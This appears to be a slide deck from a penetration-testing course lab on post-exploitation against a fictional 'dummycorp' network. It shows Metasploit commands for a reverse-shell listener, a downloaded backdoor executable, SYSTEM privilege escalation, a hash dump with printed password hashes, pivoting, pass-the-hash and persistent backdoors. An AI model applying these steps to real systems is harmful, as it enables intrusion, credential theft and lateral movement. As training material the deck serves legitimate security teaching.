LAB 04: POST EXPLOITATION

Introduction to
Penetration Testing

TOPICS

- Post Exploitation Activities.
- Enumeration & Internal Target Attacks.
- Maintaining Access.
- Cleanup.

PHASE 7: POST EXPLOITATION

Host	Hostname	OS	Privileges
172.16.184.7	www.dummycorp.com	FreeBSD	Root
172.16.184.9	ftp.dummycorp.com	Windows 2k8	Administrator (VNC session)

- Task
  - Obtain proper shell on:
    - 172.16.184.9
  - Migration to different process.
  - Escalate privileges.
  - Dump credentials.

PHASE 7: POST EXPLOITATION

Obtain a proper shell on FTP server

- From VNC to metepreter shell.
- Provides the most post-exploitation options.
- Just download a **metepreter** executable on to compromised server.

PHASE 7: POST EXPLOITATION

Obtaining a metepreter shell on the FTP server:


- Using VNC session, open browser and download backdoor from:
  - http://172.16.184.200/StrykeLabs/backdoor.exe
- In Armitage, setup metepreter listener:

```
metepreter> use exploit/multi/handler
metepreter> set PAYLOAD windows/metepreter/reverse_tcp
metepreter> set LHOST 172.16.184.200
metepreter> set LPORT 4444
metepreter> exploit -j
```

- Download & execute **backdoor.exe** on FTP server.

PHASE 7: POST EXPLOITATION

Obtaining a metepreter shell on the FTP server:



PHASE 7: POST EXPLOITATION


Process Migration

- Once shell is obtained, metepreter needs to be migrated to a different process.
- This is to ensure we do not lose shell in the event the process is terminated.
- Another reason to migrate is for architecture compatibility.
  - Eg. From x86 to x64

PHASE 7: POST EXPLOITATION


Process Migration

- Right click on target (172.16.184.9)
- Go to Metepreter -> Access -> Migrate now
- Armitage will instruct the meterpreter to spawn a new notepad.exe process and attach itself to it.




PHASE 7: POST EXPLOITATION

Process Migration



PHASE 7: POST EXPLOITATION

Process Migration



PHASE 7: POST EXPLOITATION

SYSTEM Privilege Escalation

- Post exploitation activities are limited to the privilege level of the process that was exploited.
- Elevated privileges below are desirable:
  - root (Linux / BSD / Solaris)
  - SYSTEM (Windows)
- Ultimate power with accounts above.

PHASE 7: POST EXPLOITATION

SYSTEM Privilege Escalation

- Type "getsystem" in the metepreter session console window.

```
Console X   multi/handler X   Meterpreter 4 X
meterpreter > sysinfo
Computer        : WIN-7G7KBPLN05K
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/win64
meterpreter > getuid
Server username: WIN-7G7KBPLN05K\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

PHASE 7: POST EXPLOITATION

Credentials Dumping

- Integral part of penetration testing.
- Discovered credentials on compromised server can possibly be leveraged on other servers.
- Credentials commonly found on compromised servers:
  - Operating system accounts
  - FTP credentials
  - HTTP credentials
  - E-Mail credentials
  - Private keys

PHASE 7: POST EXPLOITATION

Credentials Dumping

- In metepreter session run command:
  - run hashdump

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2bc1f003e9b3f935b3c70eed63fbebf8...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:2515e2ed9b52d6279732f53283adf02d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ITSupport:1000:aad3b435b51404eeaad3b435b51404ee:f241a44ff9bd6f6af6d4549eb510f7f5:::
```

PHASE 8: DEEPER PENETRATION – ENUMERATION

Enumerating other networks

- Often times, compromised servers are connected to multiple networks.
- Enumeration allows the identification of other networks which can be attacked.
- Execute the "ipconfig" metepreter command to view other available networks.

PHASE 8: DEEPER PENETRATION – ENUMERATION

Enumerating other networks

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:5e:eb:94
MTU          : 1500
IPv4 Address : 172.16.184.9
IPv4 Netmask : 255.255.255.0


Interface 13
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:5e:eb:9e
MTU          : 1500
IPv4 Address : 10.2.1.10
IPv4 Netmask : 255.255.255.0
```

PHASE 8: DEEPER PENETRATION – ENUMERATION

Enumerating other networks

- Additional networks identified.
  - 10.2.1.0/24
- To enumerate hosts on newly discovered network segment, a "bridge" from the pentesters laptop to the new network must be created.
- We can use the metesploit "pivot" feature for this.
- A pivot allows the connection from the pentesters laptop to the new network segment.
- The traffic is tunneled through the compromised server to reach the new network.


PHASE 8: DEEPER PENETRATION – ENUMERATION

Enumerating other networks

- Create a new pivot:
  - Right click on compromised server (172.16.184.9)
  - Go to Metepreter -> Pivoting -> Setup
  - Select the new network and click "Add Pivot"
- Enumerate hosts on the new network:
  - Right click on compromised server (172.16.184.9)
  - Go to Metepreter -> ARP Scan

PHASE 8: DEEPER PENETRATION – ENUMERATION

Enumerating other networks



PHASE 8: DEEPER PENETRATION – ATTACK

Scanning new targets

- Identify new ports after network enumeration is completed.
- Vulnerability scanning can also be performed by tunneling the scan through the pivot.
- Two methods are available for port scanning:
  - Tunneling NMAP through pivot.
  - Utilizing Metasploits built-in scanning module.


PHASE 8: DEEPER PENETRATION – ATTACK

Scanning new targets

- For simplicity, use Metasploit's built-in scanning module to identify open ports.
- Right click on the new target and click "Scan".
- Right click on new target and click Attacks -> Find attacks.

PHASE 8: DEEPER PENETRATION – ATTACK

Scanning new targets



PHASE 8: DEEPER PENETRATION – ATTACK


Attacking new targets

- After identifying open ports, test potential attack vectors.
- As we cannot be certain that exploits will work, care must be take to ensure that no disruption is caused.
- Best approach is to test for common and shared passwords.
- Local system credentials that was previously captured can be used in the "Pass the hash" technique.

PHASE 8: DEEPER PENETRATION – ATTACK


Pass the hash

- Right click on target (10.2.1.20)
- Select Attack -> SMB -> Pass the hash.
- Select a credential to use.
- Click "Launch"!




PHASE 8: DEEPER PENETRATION – ATTACK

Pass the hash



PHASE 8: DEEPER PENETRATION – ATTACK

Pass the hash




PHASE 9: MAINTAINING ACCESS

- Backdoors can be utilized to maintain access to a compromised system.
- A backdoor should be able to withstand reboots (persistent)
- Commonly used tools for backdoors:
  - Netcat
  - Rigged services
  - Custom backdoors
  - Creation of identical accounts
  - Web based backdoors
  - Persistent metepreter shell

PHASE 9: MAINTAINING ACCESS

